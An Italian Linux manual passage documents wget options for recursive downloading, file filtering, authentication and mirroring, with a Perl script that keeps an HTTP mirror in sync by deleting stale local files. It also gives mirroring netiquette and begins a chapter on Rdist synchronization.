  Riproduce l'URI 'http://dinkel.brot.dg/progetto/' con tutto il contenuto, in base ai riferimenti che vengono incontrati, fino al massimo numero di livelli predefinito (cinque), generando il percorso './dinkel.brot.dg/progetto/...' nella directory corrente.

- $ **wget -r -nc "http://dinkel.brot.dg/progetto/"**

  Come nell'esempio precedente, ma i file già esistenti non vengono prelevati nuovamente e di conseguenza non vengono sovrascritti.

170.6.4 Scansione a partire da un file locale

'**wget**' permette di non indicare alcun URI nella riga di comando, utilizzando al suo posto l'inclusione di un file locale. Questa modalità viene utilizzata normalmente in modo congiunto a quella ricorsiva, ottenendo la scansione di tutti gli indirizzi URI contenuti nel file.

Il file può essere in formato HTML (è la cosa migliore) e in tal caso vengono seguiti i riferimenti ipertestuali, altrimenti può andare bene anche un file di testo contenente un elenco di indirizzi puri e semplici. Il problema si pone semmai quando il file indicato è in HTML, ma incompleto; in questo caso occorre specificare con un'opzione apposita che deve essere interpretato come HTML.

Gli indirizzi URI dovrebbero essere assoluti; se non lo sono, si può utilizzare un'opzione apposita per indicare l'URI di partenza, oppure, se si tratta di un file HTML, si può aggiungere un elemento speciale:

```
<base href="uri">
```

Tuttavia, è bene tenere presente che si tratta di un elemento non previsto nel DTD dell'HTML, quindi va usato solo in questa circostanza.

Opzione o direttiva	Descrizione
-i *file* --input-file=*file* input = *file*	Permette di indicare il file (HTML o un semplice elenco di URI) da utilizzare come punto di partenza per una scansione ricorsiva.
-F --force-html force_html = on	Richiede di interpretare il file indicato come HTML.
--base=*uri* base = *uri*	Specifica esplicitamente un URI di partenza per i riferimenti relativi contenuti nel file.

Segue la descrizione di alcuni esempi.

- $ **wget -r -i elenco.html**

  Scandisce tutti i riferimenti che trova nel file 'elenco.html'.

- $ **wget -r -i elenco --force-html**

Come nell'esempio precedente, con la differenza che il file '`elenco`' non viene riconosciuto automaticamente come HTML, per cui è stata aggiunta l'opzione '**`--force-html`**'.

- `$` **`wget -r -i elenco --base="http://dinkel.brot.dg/"`**

  Viene scandito il file '`elenco`' (il tipo di questo viene determinato in modo automatico), ma in più viene specificato che gli indirizzi relativi hanno il prefisso '`http://dinkel.brot.dg/`'.

170.6.5 Scansione ricorsiva

La scansione ricorsiva di un URI è ciò che genera i problemi maggiori nella gestione di Wget, cosa che dovrebbe essere già stata compresa dall'esposizione delle sezioni precedenti. La scansione ricorsiva di un URI di tipo FTP è abbastanza intuitiva, dal momento che si riferisce a un ramo di directory, mentre quando si tratta di un URI di tipo HTTP, questa ricorsione si basa sui riferimenti '**`HREF`**' e '**`SRC`**'; quando poi il file scaricato è di tipo '**`text/html`**', questo viene scandito alla ricerca di altri riferimenti da seguire.

Soprattutto quando si opera con il protocollo HTTP, è importante porre un limite alla ricorsione, dal momento che i riferimenti possono articolarsi in modi imprevedibili. Il numero massimo predefinito di livelli di ricorsione è di cinque.

A causa delle particolarità del protocollo HTTP, può essere conveniente limitare la scansione ricorsiva ai riferimenti relativi, oppure a quelli di un dominio particolare.

Quando la scansione ricorsiva è normale, cioè non si limita ai soli riferimenti relativi, si pone il problema di trattare convenientemente i riferimenti ipertestuali assoluti che puntano allo stesso nodo in cui si trovano. Infatti, può accadere che due nomi si riferiscano allo stesso nodo; in tal caso non ha senso sdoppiare i percorsi, anche perché si rischierebbe di duplicare lo scarico di alcuni file. Per risolvere questo problema, Wget interpella il sistema DNS in modo da verificare se si tratta della stessa macchina o meno.

La vera difficoltà nasce quando il servente HTTP distingue tra nodi virtuali differenti, a cui corrisponde però lo stesso indirizzo IP, in base all'uso di un diverso alias per raggiungere lo stesso elaboratore. In tal caso, occorre informare Wget di ignorare il sistema DNS e limitarsi al confronto letterale dei nomi dei nodi.

Opzione o direttiva	Descrizione

`-L`
`--relative`
`relative_only = on`
	Fa in modo di seguire solo i riferimenti relativi, escludendo quindi qualunque URI completo dell'indicazione del nodo.

`-np`
`--no-parent`
`no_parent = on`
	Permette di evitare che siano attraversate directory precedenti a quella dell'URI di partenza.

`-X` *elenco_directory* `--exclude` *elenco_directory* `exclude_directories =` ↩ ↪*elenco_directory*	Permette di escludere un elenco di directory dalla scansione ricorsiva.
`-nH` `add_hostdir = off`	Disabilita la creazione di directory locali prefissate dal nome del nodo di origine. Di solito, in presenza di una scansione ricorsiva di un URI, viene creata localmente una struttura di directory che riproduce il sistema remoto, a partire dal nome del nodo stesso. Questa opzione è utile solo quando si è sicuri che i riferimenti non si sviluppano all'indietro (eventualmente attraverso l'uso di opzioni opportune), come quando si opera con URI di tipo FTP.

Opzione o direttiva	Descrizione
`-nh`	Disabilita il controllo DNS; in tal modo non viene verificato se due nomi di dominio appartengono in realtà allo stesso nodo.
`-D` *elenco_domini* `--domains=`*elenco_domini* `domains =` *elenco_domini*	Permette di definire un elenco di domini accettabili. In pratica, si permette a Wget di seguire i riferimenti a nodi differenti da quello di partenza, purché appartengano ai domini elencati.

`-k`
`--convert-links`
`convert_links = on`
	In questo modo si ottiene di convertire i riferimenti assoluti in riferimenti relativi, limitatamente ai file scaricati effettivamente.

Segue la descrizione di alcuni esempi.

- $ **`wget -r -L -np "http://dinkel.brot.dg/progetto/"`**

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' con tutto il contenuto, in base ai riferimenti **relativi** che vengono incontrati, escludendo quelli che si riferiscono a posizioni precedenti alla directory '`/progetto/`', fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/progetto/`...' nella directory corrente.

- $ **`wget -r -L -np "http://dinkel.brot.dg/progetto/"`** ↩
  ↪**`-X /progetto/img/,/progetto/x/`**

  Come nell'esempio precedente, con l'aggiunta che non vengono riprodotte le directory '`/progetto/img/`' e '`/progetto/x/`'.

- $ **`wget -r -D .brot.dg "http://dinkel.brot.dg/"`**

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' seguendo anche i riferimenti ad alti nodi purché appartenenti al dominio *`.brot.dg`*.

170.6.6 Selezione dei file in base al loro nome

Quando si scandisce un URI remoto in modo ricorsivo, è possibile definire i file da scaricare in base al nome. Nel caso particolare del protocollo FTP, si possono utilizzare i noti caratteri jolly nello stesso URI, mentre con il protocollo HTTP le cose cambiano perché ci si deve sempre affidare alla scansione dei riferimenti contenuti nelle pagine HTML.

Opzione o direttiva	Descrizione
`-A` *elenco_da_accettare* `--accept` *elenco_da_accettare* `accept =` *elenco_da_accettare*	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso caratteri jolly riferiti a file che si vogliono scaricare. In pratica, si scaricano solo questi file, o meglio, gli altri che sono serviti per raggiungerli vengono rimossi successivamente.
`-R` *elenco_da_escludere* `--reject` *elenco_da_escludere* `reject =` *elenco_da_escludere*	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso caratteri jolly riferiti a file che **non** si vogliono scaricare. Tutti gli altri file vanno bene.

Segue la descrizione di alcuni esempi.

- $ **`wget -r -A "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"`**

Salva localmente solo i file che terminano per '`.gif`' e '`.jpg`', provenienti dall'URI '`http://dinkel.brot.dg/progetto/`'.

- `$ wget -r -R "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"`

  Come nell'esempio precedente, con la differenza che viene scaricato tutto fuorché i file che terminano per '`.gif`' e '`.jpg`'.

170.6.7 Identificazioni e parole d'ordine

Si è già accennato al fatto che il nome dell'utente e la parola d'ordine eventualmente necessari per accedere a determinati servizi FTP e HTTP possono essere inseriti nello stesso URI. In alternativa si possono usare delle opzioni apposite o delle direttive dei file di configurazione.

> È bene ricordare che solo inserendo le parole d'ordine all'interno del file di configurazione personale si può evitare che queste siano intercettate da altri utenti del sistema che potrebbero semplicemente leggere la riga di comando utilizzata per avviare l'eseguibile '**`wget`**'.

Opzione o direttiva	Descrizione
`--http-user` *utente* `http_user =` *utente*	Permette di definire il nominativo-utente da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`--http-passwd` *parola_d'ordine* `http_passwd =` *parola_d'ordine*	Permette di definire la parola d'ordine da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`passwd =` *parola_d'ordine*	Permette di definire la parola d'ordine da usare per una connessione FTP.

170.6.8 Riproduzione speculare e informazioni data-orario

Quando si vuole riprodurre un URI remoto e si vuole mantenere la copia locale allineata con quella remota, la cosa più importante da verificare è la variazione dell'informazione data-orario degli oggetti remoti. In pratica, si vuole ottenere che:

- vengano scaricati i file remoti se non sono già presenti nel sistema locale, o se la dimensione non combacia;
- vengano scaricati i file remoti se la loro data di modifica è più recente rispetto a quella dei file locali.

Opzione o direttiva	Descrizione

`-N`
`--timestamping`
`timestamping = on`
	Utilizzando una di queste opzioni o direttive seguenti, si fa in modo che venga attuato il meccanismo di aggiornamento in base alla verifica delle date, evitando così di ripetere ogni volta il prelievo di dati già esistenti localmente e presumibilmente aggiornati.

`-m`
`--mirror`
`mirror = on`
	L'opzione o la direttiva '**`mirror`**' incorpora in pratica la ricorsione infinita assieme a '**`timestamping`**' e a '**`noclobber`**'.

L'esempio seguente serve a riprodurre nella directory corrente ciò che si dirama a partire da '`http://dinkel.brot.dg/articoli/`' senza seguire riferimenti in altri nodi, né all'interno di percorsi che si articolano da posizioni precedenti gerarchicamente. In particolare vengono trasformati i riferimenti in modo che siano solo relativi (senza l'indicazione del nodo)

```
# wget --mirror --relative --no-parent ↩
↪-nH "http://dinkel.brot.dg/articoli/"
```

Questo esempio rappresenta l'utilizzo di Wget per ottenere la riproduzione speculare di un'area HTTP. Tuttavia, il difetto di questo approccio sta nel fatto che Wget non è in grado di verificare la scomparsa di file dall'origine, per cui non può provvedere da solo alla loro eliminazione.

170.6.9 Particolarità con gli URI di tipo FTP

Alcune opzioni e direttive dei file di configurazione sono specifiche per l'uso con il protocollo FTP.

Opzione o direttiva	Descrizione
`-c` `--continue`	Permette di riprendere il prelievo di un file (uno solo) continuando da dove l'operazione era stata interrotta precedentemente. Questa opzione può essere utilizzata anche con il protocollo HTTP, se il servente relativo è predisposto per questa funzionalità.
`--follow-ftp` `follow_ftp = on`	In questo modo si consente si seguire un riferimento a un URI di tipo FTP, quando questo è contenuto in un file HTML.

`-g {on|off}`
`--glob={on|off}`
`glob = {on|off}`
	Permette di attivare o disattivare la possibilità di utilizzare caratteri jolly. Generalmente, questa modalità è attivata in modo predefinito.

`--retr-symlinks` `retr_symlinks = on`	Attivando questa modalità si fa in modo che, in presenza di collegamenti simbolici, vengano scaricati i file a cui questi fanno riferimento, invece di ricreare semplicemente tali collegamenti localmente.

170.6.10 Funzionalità varie

Altre funzionalità di Wget possono essere molto utili. Queste sezioni, tuttavia, non esauriscono la descrizione delle possibilità di Wget. Per approfondire il suo studio occorre consultare la sua documentazione, che normalmente è disponibile in forma di ipertesto Info: *wget.info*.

Opzione o direttiva	Descrizione
`-Q` *dimensione* `--quota` *dimensione* `quota =` *dimensione*	Permette di definire il limite massimo di spazio utilizzabile per i prelievi, quando questi sono fatti in modo **ricorsivo**. Il valore della dimensione viene espresso da un numero che rappresenta una quantità di byte. Se questo numero è seguito dalla lettera '**`k`**', indica unità in kibibyte (simbolo: Kibyte), altrimenti, se è seguito dalla lettera '**`m`**', si riferisce a unità in mebibyte (simbolo: Mibyte).

Opzione o direttiva	Descrizione
`--spider`	In questo modo si ottiene soltanto la verifica che l'URI indicato rappresenti un oggetto esistente. Se l'oggetto non esiste, o non è raggiungibile, l'eseguibile '**`wget`**' termina di funzionare restituendo un valore diverso da zero, cosa che può servire per costruire degli script per la verifica di un elenco di URI, per esempio quello di un segnalibro di un programma di navigazione. Purtroppo, tale funzionalità non si adatta bene al protocollo FTP.
`-w` *n_secondi* `--wait` *n_secondi* `wait =` *n_secondi*	Permette di stabilire un intervallo di tempo tra il prelievo di un file e il successivo. È molto utile per alleggerire il carico del sistema locale, di quello remoto e dell'utilizzo della banda.

A proposito dell'opzione '**`--spider`**', si fa presente che il pacchetto ImageMagick, contiene un programma che non sembra appartenere al resto. Si tratta di '**`xtp`**', con il quale si può verificare la validità di un URI di tipo FTP. In alternativa, anche il programma Curl può essere usato per questo scopo, con l'opzione '**`--list-only`**'.

170.6.11 Realizzazione di un sito speculare HTTP con Wget

Dopo la descrizione che è stata fatta di Wget, si potrebbe analizzare la possibilità di realizzare una riproduzione speculare di URI di tipo HTTP. È già stato chiarito che quando Wget viene utilizzato per questo scopo, non si occupa di eliminare i file che dovessero essere stati rimossi dall'origine; per ottenere questo risultato occorre predisporre uno script apposito.

Per comprendere il senso della cosa si può osservare la forma del messaggio generato dall'eseguibile '**`wget`**' quando viene scaricato o verificato un file. Nel caso di un file che viene scaricato effettivamente si ottiene qualcosa di simile al testo seguente:

```
--18:19:13--  http://localhost:80/manual/index.html
           => 'manual/index.html'
Mi sto connettendo a localhost:80...connesso!
HTTP richiesta inviata, aspetto la risposta... 200 OK
Lunghezza: 2,158 [text/html]

    0K -> ..                                                    [100%]

18:19:13 (702.47 KB/s) - 'manual/index.html' salvato [2158/2158]
```

In alternativa, se il file esiste già e '**`wget`**' ritiene che sia già aggiornato:

```
--18:19:54--  http://localhost:80/manual/index.html
           => 'manual/index.html'
Mi sto connettendo a localhost:80...connesso!
HTTP richiesta inviata, aspetto la risposta... 200 OK
Lunghezza: 2,158 [text/html]
Il file locale 'manual/index.html' è più recente, non lo scarico.
```

Si può osservare in particolare la riga

```
           => 'manual/index.html'
```

che contiene l'informazione del percorso corrispondente a questo file nel file system locale. Questa informazione può essere accumulata per conoscere quali sono i file aggiornati (indipendentemente dal fatto che sono stati scaricati o meno effettivamente) e confrontata con l'elenco di file che si trova effettivamente nel file system locale, permettendo l'eliminazione dei file superflui.

Di seguito viene proposto un programma in Perl che permette di realizzare una riproduzione speculare di un URI di tipo HTTP in pratica. Questo programma deve essere avviato quando la directory corrente è quella a partire dalla quale si vuole ottenere la riproduzione locale dell'URI

remoto. '**wget**' viene usato con le opzioni '**--mirror**', '**--no-parent**' e '**-nH**', alle quali si potrebbe aggiungere eventualmente anche '**--relative**', se la situazione lo consente.

```
#!/usr/bin/perl
#======================================================================
# mirror-http <URI> <opzioni-supplementari>
#
# Mantiene una copia speculare dell'URI indicato.
# In generale, l'URI deve essere una pagina HTML.
#======================================================================

#----------------------------------------------------------------------
# URI di partenza.
#----------------------------------------------------------------------
$punto_di_partenza = $ARGV[0];

if ($punto_di_partenza eq "")
  {
    print STDOUT ("mirror-http URI [OPZIONI_SUPPLEMENTARI]\n");
    exit (1);
  }

#----------------------------------------------------------------------
# Directory corrente.
#----------------------------------------------------------------------
$pwd = `pwd`;
chomp ($pwd);

#----------------------------------------------------------------------
# Opzioni per wget.
#----------------------------------------------------------------------
$op_normali = "--mirror --no-parent -nH";
$op_supplementari = $ARGV[1];

#----------------------------------------------------------------------
# Elenco attuale.
#----------------------------------------------------------------------
@elenco_attuale = ();
$i_attuale = 0;

#----------------------------------------------------------------------
# Elenco preesistente.
#----------------------------------------------------------------------
@elenco_preesistente = ();
$i_preesistente = 0;

#----------------------------------------------------------------------
# File trovato.
#----------------------------------------------------------------------
$file_trovato = 0;

#----------------------------------------------------------------------
# Record letto.
#----------------------------------------------------------------------
$riga = "";

#----------------------------------------------------------------------
# Avvia wget e preleva l'output.
#----------------------------------------------------------------------
open (WGET,
  "/usr/bin/wget $op_normali $op_supplementari $punto_di_partenza 2>&1 |");

#----------------------------------------------------------------------
# Legge il risultato delle operazioni di wget e ne estrae i nomi dei
# file aggiornati.
```

```
#----------------------------------------------------------------------
while ($riga = <WGET>)
  {
    #------------------------------------------------------------------
    # Se la riga letta contiene il simbolo «=>», allora contiene
    # l'informazione su un file aggiornato.
    #------------------------------------------------------------------
    if ($riga =~ m|=>|)
      {
        #--------------------------------------------------------------
        # La riga contiene il percorso di un file locale che è stato
        # aggiornato: occorre estrarre questo nome (si trova delimitato
        # da «'» e «'»).
        #--------------------------------------------------------------
        $riga =~ m|'(.*)?'|;

        #--------------------------------------------------------------
        # Accumula nell'array.
        #--------------------------------------------------------------
        $elenco_attuale[$#elenco_attuale+1] = $1;
      }
    #------------------------------------------------------------------
    # Riemette tutte le informazioni generate da wget.
    #------------------------------------------------------------------
    print STDOUT ("$riga");
  }

#----------------------------------------------------------------------
# Chiude il flusso abbinato all'esecuzione di wget.
#----------------------------------------------------------------------
close (WGET);

#----------------------------------------------------------------------
# Avvia find per elencare i file esistenti effettivamente dopo
# l'aggiornamento con wget.
#----------------------------------------------------------------------
open (FIND, "/usr/bin/find . -type f -print |");

#----------------------------------------------------------------------
# Legge il risultato di find e accumula i nomi dei file.
#----------------------------------------------------------------------
while ($riga = <FIND>)
  {
    #------------------------------------------------------------------
    # Se la riga letta contiene il simbolo «./» iniziale, allora
    # contiene l'informazione su un file esistente.
    #------------------------------------------------------------------
    if ($riga =~ m|^\./|)
      {
        #--------------------------------------------------------------
        # La riga contiene il percorso di un file locale:
        # occorre estrarre questo nome togliendo il prefisso «./».
        #--------------------------------------------------------------
        $riga =~ m|^\./(.*)|;

        #--------------------------------------------------------------
        # Accumula nell'array.
        #--------------------------------------------------------------
        $elenco_preesistente[$#elenco_preesistente+1] = $1;
      }
  }

#----------------------------------------------------------------------
# Chiude il flusso abbinato all'esecuzione di find.
#----------------------------------------------------------------------
close (FIND);
```

```
#-----------------------------------------------------------------------
# Scandisce i due array alla ricerca di file che devono essere
# cancellati.
#-----------------------------------------------------------------------

#-----------------------------------------------------------------------
# Scandisce prima l'array contenente i file che esistono fisicamente
# nel file system locale.
#-----------------------------------------------------------------------
for ($i_preesistente = 0 ;
     $i_preesistente <= $#elenco_preesistente ;
     $i_preesistente++)
  {
    #-------------------------------------------------------------------
    # Azzera la variabile booleana che serve a indicare quando un file
    # deve rimanere.
    #-------------------------------------------------------------------
    $file_trovato = 0;

    #-------------------------------------------------------------------
    # Per ogni elemento dell'array, scandisce l'array contenente
    # l'elenco dei file aggiornati.
    #-------------------------------------------------------------------
    for ($i_attuale = 0 ;
         $i_attuale <= $#elenco_attuale ;
         $i_attuale++)
      {
        #---------------------------------------------------------------
        # Verifica se i nomi corrispondono.
        #---------------------------------------------------------------
        if ($elenco_preesistente[$i_preesistente]
            eq $elenco_attuale[$i_attuale])
          {
            #-----------------------------------------------------------
            # Il file deve rimanere e questo ciclo interno termina.
            #-----------------------------------------------------------
            $file_trovato = 1;
            last;
          }
      }
    #-------------------------------------------------------------------
    # Verifica se deve cancellare il file.
    #-------------------------------------------------------------------
    if (! $file_trovato)
      {
        #---------------------------------------------------------------
        # Cancella il file.
        #---------------------------------------------------------------
        unlink $elenco_preesistente[$i_preesistente];

        #---------------------------------------------------------------
        # Segnala l'eliminazione
        #---------------------------------------------------------------
        print STDOUT
          ("eliminato: $pwd/$elenco_preesistente[$i_preesistente]\n");
      }
  }

#-----------------------------------------------------------------------
# Elimina le directory vuote.
#-----------------------------------------------------------------------
system ("/usr/bin/find . -type d -exec rmdir \\{\\} \\; 2> /dev/null");

#======================================================================
```

Se questo programma si chiama '**`mirror-http`**', supponendo di voler riprodurre l'URI '`http://www.brot.dg/prove/`', è '**`necessario`**' definire un file HTML di partenza. Di solito si tratta di '`index.html`' e se non è così occorre trovare un file che contenga dei riferimenti che permettano lentamente di raggiungere tutti gli altri file. Seguendo l'esempio, questo programma andrebbe usato nel modo seguente:

```
$ mirror-http "http://www.brot.dg/prove/index.html"
```

Quello che si ottiene è la riproduzione della directory '`prove/`' a partire dalla directory corrente e l'emissione attraverso lo standard output di tutti i messaggi, con l'aggiunta dell'indicazione dei file cancellati.

170.7 Netiquette

All'inizio del capitolo si è accennato alla *netiquette*. Dal momento che la gestione di un sito speculare è una cosa impegnativa, è bene ribadire i concetti più importanti.

1. Prima di predisporre una riproduzione speculare di un sito qualunque occorre verificare eventuali restrizioni poste dall'amministratore del sistema di origine. Di solito si tratta di fare attenzione ai messaggi che appaiono al momento della connessione FTP o di quelli che si trovano nelle varie directory sotto forma di file che «chiedono» di essere letti (*readme*) o simili. Di sicuro potrebbe essere cortese una richiesta formale attraverso un messaggio di posta elettronica.

2. Le operazioni di allineamento vanno svolte in orari in cui il servente remoto e, possibilmente, anche quello locale, sono in relativa quiete.

3. Periodicamente è bene verificare che le condizioni o le restrizioni poste dal sistema remoto non siano cambiate.

Trasferimento e sincronizzazione di dati attraverso la rete

A fianco del problema della realizzazione di una riproduzione speculare di informazioni pubblicate sulla rete, c'è anche quello di gestire un sistema di copia remota tra elaboratori, per dati che non sono messi a disposizione del pubblico, soprattutto allo scopo di mantenerli allineati.

Per questo tipo di problema, non avrebbe senso utilizzare il protocollo FTP, come sarebbe necessario per un sito speculare standard. Piuttosto, si fa uso di script o programmi che si basano sui servizi di una shell per l'accesso remoto, come '**`rsh`**' o '**`ssh`**' (capitoli 140 e 202).

171.1 Rdist

Rdist [1] è un sistema di copia che permette di mantenere l'allineamento di uno o più elaboratori (*host*), mantenendo le informazioni relative alla proprietà, ai permessi e alla data di modifica dei file coinvolti.

L'aggiornamento dei dati si basa sul confronto delle date di modifica e delle dimensioni dei file. In linea di principio, non conta il fatto che i dati siano più recenti o meno, basta che siano diversi. Naturalmente, è possibile istruire Rdist in modo che aggiorni solo i file più recenti, così come si possono definire altri dettagli.

L'operazione di allineamento delle copie parte dall'elaboratore che contiene i dati originali, contattando i vari nodi presso cui si trovano le copie da allineare. In questo senso va inteso il nome di Rdist: *Remote distribution*, ovvero, distribuzione remota.

171.1.1 Principio di funzionamento

Rdist si avvale di due eseguibili per stabilire il collegamento necessario al trasferimento dei dati da allineare: '**`rdist`**' dalla parte dell'elaboratore utilizzato come punto di partenza per la distribuzione dei file (l'origine) e '**`rdistd`**' dalla parte degli elaboratori contenenti le copie da allineare (le destinazioni).

Tuttavia questo non basta. È necessario anche l'uso di '**`rsh`**'; inoltre l'accesso remoto relativo deve essere configurato in modo che l'utente, generalmente '**`root`**', possa accedere agli elaboratori da allineare senza l'inserimento di alcuna parola d'ordine.

In pratica, si utilizza '**`rdist`**' per ordinare l'allineamento dei dati; questo utilizza '**`rsh`**' per connettersi con uno degli elaboratori remoti coinvolti, allo scopo di avviare lì il programma '**`rdistd`**'. Quindi, attraverso la connessione tra '**`rdist`**' e '**`rdistd`**', ottenuta per mezzo di '**`rsh`**', avviene la verifica delle corrispondenze e il trasferimento dei dati necessari.

Dalla descrizione fatta, dovrebbe essere chiaro che Rdist non è un servizio di rete, nel senso che non esiste un demone in ascolto su una certa porta TCP/IP. Rdist si avvale del servizio reso da '**`rsh`**', che da solo (probabilmente anche con '**`rcp`**') non basterebbe a risolvere il problema dell'allineamento delle copie remote.

[1] **Rdist** software non libero: non è consentita la riproduzione fisica della documentazione e la vendita di assistenza; inoltre la modifica non è consentita esplicitamente

171.1.2 Origine e destinazione

Generalmente, quando si indicano i dati da allineare, si fa riferimento a un'origine, rappresentata da un percorso del file system locale, e a una destinazione composta semplicemente dal nome del nodo. In questa situazione, si intende che il percorso indicato come origine sia lo stesso nel file system del nodo di destinazione.

Per esempio, se si vuole allineare la directory '`/tmp/prove/ciao/`' del file system locale, con il nodo remoto *`linux.brot.dg`*, senza specificare una directory remota, si intende che debba trattarsi della stessa anche in quel file system.

Se invece si specifica anche la directory remota, la destinazione diventa esplicita, così che questa può essere anche una posizione diversa da quella del nodo di origine.

171.1.3 Modalità di distribuzione

Prima ancora di vedere come si utilizza e si configura Rdist, è utile analizzare alcune delle modalità di funzionamento. La loro conoscenza permette di comprendere le possibilità di Rdist e il senso di ciò che si fa.

Come si vedrà meglio più avanti, la modalità di funzionamento viene definita attraverso una o più parole chiave, fornite per mezzo dell'opzione '**`-o`**'. Segue l'elenco di alcune di queste parole chiave.

Modalità	Descrizione
'**`verify`**'	Non effettua alcun allineamento di dati, si verifica solo che i dati siano allineati. Se non lo sono, si ottiene l'elenco di ciò che andrebbe aggiornato.
'**`whole`**'	Se si specifica una directory remota, la modalità '**`whole`**' fa sì che nella directory di destinazione venga riprodotto tutto il percorso originale. Per esempio, utilizzando la modalità '**`whole`**', se si vuole allineare la directory '`/tmp/prove/ciao/`' del file system locale, con il nodo remoto *`linux.brot.dg`* nella directory '`/tmp/`', si otterrà la directory '`/tmp/tmp/prove/ciao/`'.
'**`younger`**'	Fa in modo che vengano aggiornati solo i dati che nell'origine risultano avere una data di modifica più recente.
'**`compare`**'	Fa in modo che vengano aggiornati solo i file che differiscono nel contenuto. Per determinarlo, i file vengono comparati in modo binario; se risultano diversi, avviene la modifica nelle copie da allineare.
'**`ignlnks`**'	Fa in modo che venga ignorato il problema dei collegamenti simbolici che non sono risolti. In pratica, con questa modalità i collegamenti vengono riprodotti tali e quali, anche se puntano a qualcosa che non c'è.
'**`chknfs`**'	Ignora la verifica e l'allineamento dei dati che nel nodo di destinazione risultano collocati in un file system di rete (NFS).
'**`chkreadonly`**'	Ignora la verifica e l'allineamento dei dati che nel nodo di destinazione risultano collocati in un file system montato in sola lettura.
'**`chksym`**'	Fa in modo di tollerare i collegamenti simbolici nella destinazione. In pratica, se nella destinazione i file o le directory sono spostati rispetto all'origine, ma per mantenere uniformità appaiono dei collegamenti, questi non vengono rimossi e si accetta la variazione locale.

Modalità	Descrizione
'**quiet**'	Riduce la quantità di messaggi. Per la precisione non segnala i file che vengono aggiornati.
'**remove**'	Elimina i file estranei. Se viene aggiornata una directory intera, i file che si trovano già nella destinazione, ma non sono presenti nell'origine, vengono rimossi.
'**nochkowner**'	Non verifica l'utente proprietario per i file che esistono già nella destinazione. La proprietà dell'utente viene modificata solo se il file richiede un aggiornamento per altri motivi.
'**nochkgroup**'	Non verifica il gruppo proprietario per i file che esistono già nella destinazione. La proprietà del gruppo viene modificata solo se il file richiede un aggiornamento per altri motivi.
'**nochkmode**'	Non verifica i permessi per i file che esistono già nella destinazione. I permessi vengono modificati solo se il file richiede un aggiornamento per altri motivi.
'**nodescend**'	Fa in modo che le directory vengano trattate come file normali, senza allineare anche il loro contenuto e le sottodirectory eventuali.
'**numchkowner**'	L'allineamento delle copie è fatto in modo che i file nella destinazione abbiano lo stesso numero UID di quelli dell'origine. Quando non si utilizza questa modalità, Rdist fa in modo che i file abbiano lo stesso nominativo-utente, utilizzando il numero UID necessario in base alla configurazione del nodo di destinazione.
'**numchkgroup**'	L'allineamento delle copie è fatto in modo che i file nella destinazione abbiano lo stesso numero GID di quelli dell'origine. Quando non si utilizza questa modalità, Rdist fa in modo che i file abbiano lo stesso nominativo di gruppo, utilizzando il numero GID necessario in base alla configurazione del nodo di destinazione.
'**savetargets**'	Nel caso in cui dei file nella destinazione debbano essere sostituiti, questi vengono salvati con l'estensione '`.OLD`'. Se esistono già copie di sicurezza del genere, queste vengono sovrascritte senza essere rinominate ulteriormente.

171.1.4 Configurazione

Le operazioni da compiere con Rdist possono essere inserite in un file di configurazione. Se attraverso le opzioni non si fa riferimento a qualcosa di diverso, o comunque non si vuole ignorare questo file, il nome predefinito è '`distfile`', oppure, in sua mancanza, '`Distfile`', collocato nella directory corrente.

La struttura di questo file di configurazione è un po' strana. Come accade spesso, il simbolo '`#`' introduce un commento che termina alla fine della riga; inoltre, le righe vuote sono ignorate.

All'interno del file è possibile dichiarare delle variabili, attraverso le quali, il resto delle direttive può diventare più semplice da leggere. La loro dichiarazione avviene in direttive che utilizzano la sintassi seguente:

```
nome_variabile = valore
```

La loro espansione avviene con la notazione seguente, dove le parentesi graffe (che in questo caso vanno intese letteralmente) sono necessarie per fare in modo che il nome della variabile venga preso in considerazione per intero (diversamente si utilizzerebbe solo il primo carattere).

```
${nome_variabile}
```

Nelle direttive che definiscono l'allineamento tra origine e destinazione, si fa spesso riferimento a elenchi di nomi. Questi possono essere indicati raggruppandoli attraverso l'uso di parentesi tonde, come mostrato nella sintassi seguente:

```
nome | ( [nome [nome]...] )
```

Come si vede, quando l'elenco è formato da un nome soltanto, non occorrono parentesi, anche se queste si possono usare comunque. L'elenco tra parentesi è spaziato semplicemente, senza bisogno di altri simboli di separazione; inoltre è possibile indicare l'elenco nullo.

Questi raggruppamenti possono essere assegnati a delle variabili che successivamente possono essere usate per rappresentarli. In questo senso, si possono eseguire delle operazioni elementari che si richiamano vagamente alla teoria degli insiemi.

```
elenco + elenco
```

```
elenco - elenco
```

```
elenco & elenco
```

La prima espressione restituisce un elenco che contiene tutti gli elementi dei due elenchi; in pratica, rappresenta l'unione dei due. La seconda restituisce un elenco contenente gli elementi presenti nel primo insieme, che non si trovano nel secondo. La terza restituisce l'intersezione dei due insiemi, cioè un elenco di elementi presenti in entrambi i raggruppamenti.

Gli elenchi di file possono essere definiti attraverso caratteri jolly, ma solo quando questi sono riferiti all'elaboratore locale (quello di origine). Sono ammissibili i caratteri jolly della shell C ('**csh**'); in pratica sono validi: l'asterisco ('*****'), il punto interrogativo ('**?**'), le parentesi quadre e le parentesi graffe, con lo stesso significato che hanno anche con la shell Bash.

Il tipo di direttiva più importante è quello che definisce l'allineamento di un gruppo di file o directory nell'origine con un gruppo di nodi di destinazione. Anche se la sintassi seguente mostra una struttura scomposta su più righe, in realtà tutto potrebbe apparire su una riga sola, a discapito della leggibilità.

```
[etichetta:]
        origine -> destinazione
                [comando ;]...
```

L'etichetta è un nome facoltativo, terminato da due punti ('**:**'), a cui si può fare riferimento per selezionare un gruppo ristretto di azioni; l'origine è un elenco di file e directory; la destinazione è un elenco di nodi rappresentati per nome o attraverso l'indirizzo IP, con l'eventuale aggiunta di un prefisso costituito dal nominativo-utente da utilizzare per l'accesso remoto; infine, i comandi sono delle indicazioni aggiuntive che definiscono in particolare l'operazione da compiere e permettono di stabilire delle modalità dell'allineamento dei dati.

La destinazione può essere composta da un elenco di nomi che rispettano la sintassi seguente. L'utente, rappresenta il nome utilizzato per l'accesso attraverso '**rsh**'.

```
[utente@]host
```

I comandi possono essere di tipo differente e così utilizzano sintassi differenti. Segue la descrizione di questi comandi.

